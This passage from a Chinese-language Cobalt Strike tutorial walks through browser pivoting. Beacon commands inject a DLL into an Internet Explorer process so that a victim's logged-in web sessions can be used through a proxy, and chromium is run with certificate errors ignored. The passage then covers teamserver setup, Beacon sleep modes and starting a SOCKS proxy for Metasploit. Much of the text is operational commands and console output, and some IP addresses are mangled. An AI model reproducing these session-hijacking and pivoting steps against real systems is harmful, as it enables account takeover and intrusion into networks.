
然后设置浏览器跳板代理（agent）。这一步实际上会完成两个任务：

- 将 agent 程序注入受害机器的 IE 浏览器进程
- 在团队服务器的一个端口上开启一个 HTTP 代理服务器

[Beacon] → Explore → Browser Pivot:







可以看到全部可注入的浏览器进程，包括 `explorer.exe`、`iexplore.exe`。

经本人实验，选择 `x86` 的 `iexplore.exe` 进程进行注入效果比较好。也就是打勾的这些进程，这些打勾的进程表示是 IE 浏览器进程的子标签页。

我选择了 `pid` 为 `21260` 的进程进行注入：选中之后按 `Launch`。（注：可以在 `Proxy Server Port` 字段选择 HTTP 代理服务器在团队服务器上开在哪个端口）

那么如下图，就对 `21260` 这个 `pid` 的 IE 浏览器进程注入了浏览器跳板 DLL，并且在团队服务器的 `47855` 端口启动了一个 HTTP 代理服务器：

```
beacon> browserpivot 21260 x86
[*] Injecting browser pivot DLL into 21260
[+] Browser Pivot HTTP proxy is at: 1[REDACTED].70:47855
[+] started port forward on 38806 to 127.0.0.1:38806
[+] host called home, sent: 72736 bytes
[+] host called home, sent: 12 bytes
```

团队服务器 IP

实际上，这个过程也可以通过 `browserpivot` 命令来实现。效果是等同的。

顺便说一句，终止浏览器跳板会话使用 `browserpivot stop` 命令：

```
beacon> browserpivot stop
[*] Stopped Browser Pivot
[+] stopped proxy pivot on 38806
```

**第二步：通过 chromium 浏览器访问 web 应用**

使用 chromium 浏览器的好处是：

chromium 浏览器有一个命令行参数 `ignore-certificate-errors`，加上该参数可以忽略证书错误。这允许我们浏览一些基于 SSL 的网站而不必被提示错误，在一些情况下我们很难绕过提示。所以搭配 chromium 浏览器的 `ignore-certificate-errors` 选项使得 Cobalt Strike 的浏览器跳板功能更好使用。

```
chromium --no-sandbox --ignore-certificate-errors --proxy-server=144.*.*.70:47855
```

注意这个 `proxy-server` 参数的值就是 HTTP 代理服务器的值：


```
beacon> browserpivot 21260 x86
[*] Injecting browser pivot DLL into 21260
[+] Browser Pivot HTTP proxy is at: 144.200.70:47855
[+] started port forward on 38806 to 127.0.0.1:38806
[+] host called home, sent: 72736 bytes
[+] host called home, sent: 12 bytes
```

团队服务器 IP

在 Kali 虚拟机中输入上面的命令（Kali 内置了 chromium 浏览器），然后会自动打开浏览器页面。


然后输入 processon 的网址：<https://www.processon.com/diagrams>

然后就可以看到登录了目标机终端用户之后的网站页面了！




用石墨网站做实验也是一样的：

访问 <https://shimo.im/dashboard/used> 可以看到：



值得注意的是，在这些 HTTPS 网站上都有证书错误，但是 chromium 浏览器的 `ignore-certificate-errors` 参数帮助我们绕过了错误提示，正常的访问到了网站。





## 0x04 两个坑点

1、必须要先把 Beacon 设为交互式通信模式

sleep 0

因为浏览器跳板是通过 beacon 会话来隧道通信传输数据的，所以 beacon 连接到团队服务器的频率会影响浏览器跳板的同步性。

如果处于异步通信模式下，会导致通过浏览器跳板访问到的 web 页面出现迟缓，出现我上面的这样的页面：



2、必须要注入 x86 的 IE 浏览器进程

如果一不小心注入了 explorer.exe 进程，就会出现如下效果：

```
beacon> browserpivot 18704 x64
[*] Injecting browser pivot DLL into 18704
[+] Browser Pivot HTTP proxy is at: 10.10.10.70:23918
[+] started port forward on 50816 to 127.0.0.1:50816
[+] host called home, sent: 86048 bytes
[-] browser proxy refused connection.
[-] browser proxy refused connection.
[-] browser proxy refused connection.
```



This site can't be reached

The connection was reset.

Try:

- Checking the connection
- Checking the proxy and the firewall

ERR\_CONNECTION\_RESET


Details

Reload

原因已经讲得很清楚，只有 IE 浏览器的 web 通信和管理身份认证使用了 WinINet 库，Explorer 浏览器并没有使用这个库。

另外必须要使用 x86 架构的 IE 浏览器子进程来注入浏览器跳板 DLL，因为只有注入了与打开的 IE 选项卡关联的进程才能继承会话状态（通过身份认证）。

但具体是哪个标签页进程无关紧要，因为子选项卡共享会话状态。Cobalt Strike 将在它认为你可以注入的进程旁边显示一个勾选框。



总结一下：

要注入打勾勾的 x86 架构的 iexplore.exe 进程。

---

参考文档：

[1] [Youtube 视频 - 【字幕版】 Red Team Ops with Cobalt Strike 9 of 9 Pivoting](#), Youtube, Raphael Mudge [2] [Cobalt Strike manual 4.0](#), Cobalt Strike 官网

## Cobalt Strike & Metasploit 联动


### 0x01 准备工作

- 受害主机：在关闭 Windows Defender 和其他一切杀软的前提下，在 Win 10 主机下进行的实验。
- MSF：本地 kali
- Cobalt Strike 团队服务器：Ubuntu VPS
- Cobalt Strike：3.14

团队服务器：



```
important-clusters-2# nohup ./teamserver 1.1.1.57.70 password &  
[1] 29394
```

客户端：




上线过程：

因为我关闭了一切杀软及 Windows Defender，自不必做免杀。








一些朋友搞不清楚 Windows Executable 和 Windows Executable (s) 的区别。据官方文档说, Windows Executable 是生成一个 stager, 但是 Windows Executable (s) 是 stageless 的, 相当于直接生成一个 stage。这个涉及一个分阶段传送 payload 的概念, 不做过多解释。我认为选 Windows Executable (s) 比较好, 因为 payload stager 因其体积原因, 没有一些内建的安全特性。所以能不分阶段就不分阶段。

然后就点击上线。



点击上线之后, 可以做一些基本的配置。如设置「抖动因子」或者启动「交互式模式」。

这两个概念官方手册有写, 以下部分摘自 cs 官方文档, 我翻译了一下:

请注意，Beacon 是一个异步的 payload。命令不会立即执行。每个命令都会先进入队列。当 Beacon 连接到你的时候。它会下载这些命令并挨个执行它们。此时，Beacon 会将所有的输出报告给你。如果输入有误，使用 clear 命令来清理当前 Beacon 的命令队列。

默认情况下，Beacon 每 60 秒连接到你一次。你可以使用 Beacon 的 sleep 命令修改这个时间设置。使用 sleep 接着一个秒数来指定 Beacon 连接到你的频率。你也可以指定第二个参数，这个参数必须是一个 0 到 99 之间的数字。这个数字就是抖动因子。Beacon 会根据你指定的抖动因子的百分比随机变化下次连接到你的时间。比如，sleep 300 20 这条命令，会使得 Beacon 睡眠 300 秒，另外有 20% 的抖动因子。这意味着 Beacon 在每次连接到你之后会随机睡眠 240 - 300 秒。

要使得 Beacon 每秒都多次连接到你，使用 sleep 0 命令。这就是「交互式模式」。这种模式下命令会立即执行。在你的隧道流量通过它之前你必须使得你的 Beacon 处于交互模式下。一些 Beacon 命令（如 browserpivot、desktop 等）会自动的使 Beacon 在下次连接到你时处于交互式模式下。

在这里我设置为交互式模式好了：

```
Event Log X Beacon 192.168.56.1@18188 X
beacon> sleep 0
[*] Tasked beacon to become interactive
```

## 0x02 通过 beacon 内置的 socks 功能将本地 Msf 直接代入目标内网进行操作

准备工作说的有点事无巨细，相信这些大家也都会。然后就开始做 CS 和 MSF 的联动。


为什么需要 CS 和 MSF 的联动呢？主要是两个框架的侧重点不一样，尽管我们有了 Beacon，但是我们有时候还需要借助 MSF 的 scanner、exploit 这些功能模块，而 CS 更侧重后渗透、团队合作一些。

MSF 就是本地 Kali 自带的 msf5:

```
[-S|--signing=on/off|required] [-P|--machine-pass] [-e|--encrypt]
= [ metasploit v5.0.62-dev ]
+ -- --=[ 1949 exploits - 1090 auxiliary - 334 post ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]
session setup failed: NT STATUS_LOGON_FAILURE
msf5 > msfupdate
[*] exec: msfupdate
```


首先，到已控目标内网机器的 Beacon 下把 socks 起起来：


beacon> getuidbeacon> socks 1080



```
Beacon 192.168.56.1@18188 X
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are \ xue
beacon> socks 1080
[+] started SOCKS4a server on: 1080
[+] host called home, sent: 16 bytes
```

